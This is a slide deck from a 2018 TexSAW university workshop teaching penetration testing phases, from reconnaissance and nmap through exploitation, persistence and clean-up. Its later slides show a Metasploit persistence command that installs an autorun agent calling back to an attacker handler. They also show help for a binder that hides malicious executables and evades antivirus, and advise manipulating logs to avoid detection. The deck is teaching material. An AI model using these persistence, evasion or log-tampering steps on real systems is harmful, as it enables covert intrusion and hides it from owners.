



NOVEMBER 2 – 3

TexSAW

2018

8th ANNUAL

TEXAS SECURITY AWARENESS WEEK

ERIK JONSSON SCHOOL OF ENGINEERING AND COMPUTER SCIENCE

THE UNIVERSITY OF TEXAS AT DALLAS



State Farm and the State Farm logo are registered trademarks of State Farm Mutual Automobile Insurance Company.



TexSaw Penetration Testing



What is penetration testing?

- The process of breaking something or using something for an unintended use case for the purpose of bettering the system or application.
- This process includes the steps of Reconnaissance, Enumeration, Exploitation, Persistence, Clean up, and last but not least Report writing.



Why Penetration Testing?


- To avoid security breaches companies will hire a third party to perform a penetration test to assess the companies systems and inform them of their vulnerabilities.
- A contract is signed by both parties to allow the third party penetration team to be able to attack the systems without having to worry about legal action being taken against them.
- With security becoming a larger and larger issue penetration testing companies are becoming more and more in demand.



Phases

- **Recon** - finding publicly available information without access their machines
- **Enumeration** - Scanning machines for services and vulnerabilities
- **Exploitation** - Exploiting services and vulnerabilities found during enumeration and lateral movement
- **Persistence** - Having access to machines if something goes wrong
- **Clean up** - Remove any scripts or log files and leaving the machine like you were never there

Recon





Why do Recon?

- Understand your target
- Find Head of IT
- Network Details
- Makes enumeration easier






Open Source Intelligence - OSINT

A list of all open source intelligence gathering tools that can be applied to the target

- **Search Engines**
 - Gather as much data as possible through open searches
 - Internal System Information
- **Searching the Domain**
 - Whois record, DNS record, Reputation, Server Location, Certificates
 - Scraping the domain for all email addresses
 - Documents, videos, images
 - Social Media Accounts
 - Leaked Passwords
- **Public Records**
 - History, Location, Services, and Interactions
 - Vendors they could have used

OSINT Framework





Recon Tools

- Google Dorks- Enable user to search with context
- Shodan.io- Searching servers without scanning
- theHarvester - Find Email, DNS, Subdomains
- Recon-ng - Searches given API
- Aquatone- brute force
- Any available search engine



Reminder About Recon

You can never have too much information on the target! Over time you will be able to decide what is useful and what is not.


- DNS
- WHOIS
- Emails
- Certificates
- Passwords/Keys
- Services
- Servers
- Login Portals



Google Dorks Demo

Search Operator	Description	Example
<i>OR</i>	A logical OR	tesla OR edison
<i>"Search Term"</i>	Search for an exact match	"tallest building"
-	Exclude words from your search	jaguar speed -car
+	Search for a synonym	+California
<i>info:</i>	Get details about a site	info:google.com
<i>site:</i>	Search within a specific website	site:youtube.com
<i>filetype:</i>	Target a specific extension	filetype:pdf
<i>intitle:</i>	Search for a phrase in the title	intitle: "tesla vs edison"

Enumeration



What is Enumeration?

- Enumeration is the process of connecting to the target host to discover information and attack vectors on the system.
- What are the goals of enumeration?
 - Usernames and group names
 - Host names
 - Network shares and services
 - DNS details
- What do you gain from enumeration?
 - Helps get initial access to the host.
 - Assists in lateral movement of a network.

```
Windows\system32\cmd.exe - ping 192.168.1.1 -t
Pinging 192.168.1.1: bytes=32 time=1ms TTL=100
Pinging 192.168.1.1: bytes=32 time=1ms TTL=100
Pinging 192.168.1.1: bytes=32 time=167ms TTL=100
Pinging 192.168.1.1: bytes=32 time=2ms TTL=100
Pinging 192.168.1.1: bytes=32 time=2ms TTL=100
Pinging 192.168.1.1: bytes=32 time=1ms TTL=100
Pinging 192.168.1.1: bytes=32 - MISCOMPARE at offset 1 - time=2ms
Pinging 192.168.1.1: bytes=32 time=4ms TTL=100
Pinging 192.168.1.1: bytes=32 time=5ms TTL=100
Pinging 192.168.1.1: bytes=32 time=387ms TTL=100
Pinging 192.168.1.1: bytes=32 time=2ms TTL=100
Pinging 192.168.1.1: bytes=32 time=1ms TTL=100
Pinging 192.168.1.1: bytes=32 time=1ms TTL=100
Pinging 192.168.1.1: bytes=32 time=1ms TTL=100
Pinging 192.168.1.1: bytes=32 time=1ms TTL=100
Pinging 192.168.1.1: bytes=32 time=1ms TTL=100
Pinging 192.168.1.1: bytes=32 time=1ms TTL=100
Pinging 192.168.1.1: bytes=32 time=2ms TTL=100
Pinging 192.168.1.1: bytes=32 time=1ms TTL=100
Pinging 192.168.1.1: bytes=32 time=5ms TTL=100
Pinging 192.168.1.1: bytes=32 time=3ms TTL=100
Pinging 192.168.1.1: bytes=32 time=3ms TTL=100
Pinging 192.168.1.1: bytes=32 time=2ms TTL=100
Pinging 192.168.1.1: bytes=32 time=2ms TTL=100
```



WARNING!!!

- Do not just scan random machines without permission from the host owner.
- Unauthorized scanning of machines can get you banned off a network!





Network Connections and DNS

- Two different types of network connections.
 - TCP- Stands for Transmission Control Protocol. Used to provide reliable and ordered stream of data between hosts.
 - UDP - Stands for User Datagram Protocol. Uses a connectionless datagram that does not guarantee delivery or ordered delivery of data.
- Domain Name Systems
 - A hierarchical naming system for computers and systems on a network .
 - Commonly known to translate IP addresses to more memorable domain names. I.e. Amazon.com

What to look for during enumeration?

- Operating System
- Common Services
 - Port 22 - SSH
 - Port 25 - SMTP
 - Port 80 - Http
 - Port 443 - Https
- Services that can be enumerated
 - Enumerate http webpages
 - Enumerate DNS names





Common Tools

- Nmap - Network Mapper. Used to discover port and service information on a target.
- Nessus- Service and vulnerability scanner. Used to identify vulnerable services.
- WPScan- Wordpress vulnerability scanner. Used to identify vulnerable wordpress applications.
- Searchsploit- CLI tool for exploit.db for exploits. Used to look up exploits for services.
- GoBuster - Web directory brute forcer. Used to discover directories on web servers.
- Dig - Domain Information Groper. Used to query DNS servers.
- Nmblookup - SMB share lookup. Used to find any open and exposed SMB shares.
- Dnsenum- Used to enumerate DNS information.



Nmap

- NMap (Network Mapper) is a scanner that uses IP packets to determine information about a machine.
- Very common tool used by security professionals.
- Support on a majority of operating systems.
- Nmap can..
 - Determine services running on different ports on a system. (TCP and UDP)
 - Determine operating system of the host.
 - Service version fingerprinting.
 - Zombie Scanning and IDS evasion.

```
root@siteduzero:~# nmap 192.168.1.65

Starting Nmap 4.20 ( http://insecure.org ) at 2007-01-26 00:18 CET
Interesting ports on 192.168.1.65:
Not shown: 1692 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
1234/tcp  open  hotline
6112/tcp  open  dtspc

Nmap finished: 1 IP address (1 host up) scanned in 5.622 seconds
root@siteduzero:~# █
```



Common Nmap flags/options


- Host Discovery
 - -Pn: Treats all hosts as online. Can speed up a scan.
- Scan Techniques
 - -sU: UDP port scan. Default scan type is TCP.
- Port Techniques
 - -p: Scans a specified range of ports.
 - -p-: Scans all port numbers from 1-65535. Can be very very slow if used.
- Services/Scripts
 - -sV: Probe open ports for service/version info.
 - -sC: Use common scripts to determine services.
- Outputs
 - -oA: Outputs the results in multiple file formats.



Now you try!

- Scan scanme.nmap.org
- Identify the following
 - Services running on what ports
 - Operating system
 - What kind of web server is it running?

Exploitation



Goal

In general, the goal is to compromise the objective. This could be accessing a building, becoming the website admin, etc.

For systems, remote shells allow you execute arbitrary commands, and are overall a convenient way to access a remote systems



```
473 */
474 bool is_known_pipename(const char *pipename, struct ndr_syntax_id *syntax)
475 {
476     NTSTATUS status;
477
478     if (!lp_disable_spoolss() && strequal(pipename, "spoolss")) {
479         DEBUG(10, ("refusing spoolss access\n"));
480         return false;
481     }
482
483     if (!rpc_srv_get_pipe_interface_by_cli_name(syntax, pipename)) {
484         return true;
485     }
486
487     status = probe_module("rpc", pipename);
488     if (NT_SUCCESS(status) && !IS_OK(status)) {
489         DEBUG(10, ("is_known_pipename: %s unknown\n", pipename));
490         return false;
491     }
492     DEBUG(10, ("is_known_pipename: %s loaded dynamically\n", pipename));
493
494     /*
495     * Scan the list again for the interface id
496     */
497     if (rpc_srv_get_pipe_interface_by_cli_name(pipename, syntax) {
```



SAMBACRY

CVE-2017-7494



Getting what you shouldn't get

- Fuzzing applications
- Gaining access to the file system
- Getting system and service configuration
- Accessing protected pages

Linux File System Access

- /etc - General configuration directory
- /var/log - Log directory
- /etc/passwd - List of all users
- /etc/group - List of all groups
- /etc/shadow - List of all users and passwords (should require root)
- /etc/os-release - Information about the running OS






Changing what you shouldn't change

- Breaking applications
- Command execution
- Changing permissions
- Modifying system configuration



Different Types of Exploitation


- Web Exploitation = Breaking a web application to access data you should or gain a shell
- Reverse Engineering to find Vulnerabilities = Looking through application to find a vulnerability that can be exploited
- Network Exploitation = Exploitation a vulnerable service that is live over the network
- System Exploitation = Bad permissions, Bad applications, unpatched services, kernel exploits




Payloads (or, why a shell?)


- Pivoting from an application exploit to a malicious payload give an attacker better persistence, more flexibility, and an overall more usable experience.
- Multiple shells can easily be controlled at once
- Shells can be incorporated into scripts and botnets, allowing automated control

Demo Hack the Box



Persistence





What is Persistence? (Maintaining Access)

1. Getting back into the system easily after gaining access the hard way
1. Leaving a way to get back into the system even if the system is patched and your old way of getting in does not work anymore
1. Getting back into the system after it reboots
1. Involves not being seen on the system



Good Ways to Leave Persistence

- Leaving an executable on the compromised machine that will either...
 - Run when the system starts
 - Execute in intervals calling back to handler
 - Run when a certain task is done
 - Run after a certain amount of time after system boot



Bad Persistence Methods

- Backdoors
 - Allows other adversaries to be able to access the system if they find the backdoor
- Leaving connections open when not in use
 - You could get your connection hijacked
- Sending a lot of data back to your handler
 - Easier for system operator to realize they have been compromised



Startup Executable

- Windows
 - C:\Users\`< username`
>\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup
- Linux
 - /init.d/malicious.service
 - Then run “systemctl enable malicious.service”

Metasploit Persistence Module

```
meterpreter > run persistence -h
```

```
[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
```

```
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
```

```
Meterpreter Script for creating a persistent backdoor on a target host.
```

OPTIONS:

- A Automatically start a matching exploit/multi/handler to connect to the agent
- L Location in target host to write payload to, if none %TEMP% will be used.
- P Payload to use, default is windows/meterpreter/reverse_tcp.
- S Automatically start the agent on boot as a service (with SYSTEM privileges)
- T Alternate executable template to use
- U Automatically start the agent when the User logs on
- X Automatically start the agent when the system boots
- h This help menu
- i The interval in seconds between each connection attempt
- p The port on which the system running Metasploit is listening
- r The IP of the system running Metasploit listening for the connect back

Metasploit Persistence Example Usage

```
meterpreter > run persistence -U -i 5 -p 443 -r 192.168.1.71
[*] Creating a persistent agent: LHOST=192.168.1.71 LPORT=443 (interval=5 onboot=true)
[*] Persistent agent script is 613976 bytes long
[*] Uploaded the persistent agent to C:\WINDOWS\TEMP\yyPSPPEn.vbs
[*] Agent executed with PID 492
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YeYHd1EDygViABr
[*] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YeYHd1EDygViABr
[*] For cleanup use command: run multi_console_command -rc /root/.msf4/logs/persistence/XEN-XP-SP2-BARE_20100
meterpreter >
```

<https://www.offensive-security.com/metasploit-unleashed/meterpreter-service/>

MSFVENOM

```
root@kali:~# msfvenom -h
```

```
MsfVenom - a Metasploit standalone payload generator.
```

```
Also a replacement for msfpayload and msfencode.
```

```
Usage: /usr/bin/msfvenom [options] <var=val>
```

Options:

-l, --list	<type>	List all modules for [type]. Types are: payloads, encoders, nops, platforms, formats, all
-p, --payload	<payload>	Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
--list-options		List --payload <value>'s standard, advanced and evasion options
-f, --format	<format>	Output format (use --list formats to list)
-e, --encoder	<encoder>	The encoder to use (use --list encoders to list)
--smallest		Generate the smallest possible payload using all available encoders
-a, --arch	<arch>	The architecture to use for --payload and --encoders
--platform	<platform>	The platform for --payload (use --list platforms to list)
-o, --out	<path>	Save the payload to a file
-b, --bad-chars	<list>	Characters to avoid example: '\x00\xff'
-n, --nopsled	<length>	Prepend a nopsled of [length] size on to the payload
-s, --space	<length>	The maximum size of the resulting payload
--encoder-space	<length>	The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations	<count>	The number of times to encode the payload
-c, --add-code	<path>	Specify an additional win32 shellcode file to include
-x, --template	<path>	Specify a custom executable file to use as a template
-k, --keep		Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name	<value>	Specify a custom variable name to use for certain output formats
-t, --timeout	<second>	The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help		Show this message

```
root@kali:~# █
```



Cryptbinder

- Binds a malicious program to a proper program so that both are executed at once
- Example usage: “./cryptbinder.py-m <malicious program path>-i <normal program path> -e”

```
root@kali:~/cryptbinder# ./cryptbinder.py -h
usage: ./cryptbinder.py [options]

optional arguments:
  -h, --help            show this help message and exit
  -m MEXE, --mexe MEXE  Malicious exe/bat/vbs to drop, hide and run.
  -i IEXE, --iexe IEXE  Inert exe/bat/vbs to drop and run.
  -u URL, --url URL     URL to download and run binary from.
  -v VAR, --var VAR     System variable to place the files, eg TEMP
  -e, --encrypt         Encrypt the dropper to evade AV.
root@kali:~/cryptbinder#
```

<https://github.com/d4rkcat/cryptbinder>

Metasploit persistence_exe

- Need to already have access to the machine as either a shell or meterpreter
- Need to already have malicious executable (like one made with msfvenom)
- Only works with Windows
- Stores the executable in the C:\Windows\TEMP folder and makes it auto start

```
msf > use post/windows/manage/persistence_exe
msf post(windows/manage/persistence_exe) > show options
```


Module options (post/windows/manage/persistence_exe):

Name	Current Setting	Required	Description
REXENAME	default.exe	yes	The name to call exe on remote system
REXEPATH		yes	The remote executable to upload and execute.
SESSION		yes	The session to run this module on.
STARTUP	USER	yes	Startup type for the persistent payload. (Accepted: USER, SYSTEM, SERVICE)

```
msf post(windows/manage/persistence_exe) > █
```




Persistence (Demo)



<https://www.kali.org/>

<https://github.com/d4rkcat/cryptbinder>

Clean up






Clean up

- After you've done everything else... what now?
- Why is this important?
 - Avoid detection and suspicion
- Take on the role of an attacker
- Options: (tools/manual)
 - Delete logs
 - Manipulate logs (best option)
 - Do nothing (because it might not be necessary)



Quick References

- [12 Critical Linux Log Files You Must be Monitoring](#)
- [Basic Linux Command Run Through](#)





Further Study...

- Clean up isn't all about clearing/manipulating logs.
- Part of it involves hiding data or scripts within other common files within the system.
- How? Common Techniques:
 - NTFS ADS (New Technology File System Alternate Data Stream)- The ability to fork file data into another without affecting the original file
 - Steganography- embedding content within something else.



Reporting

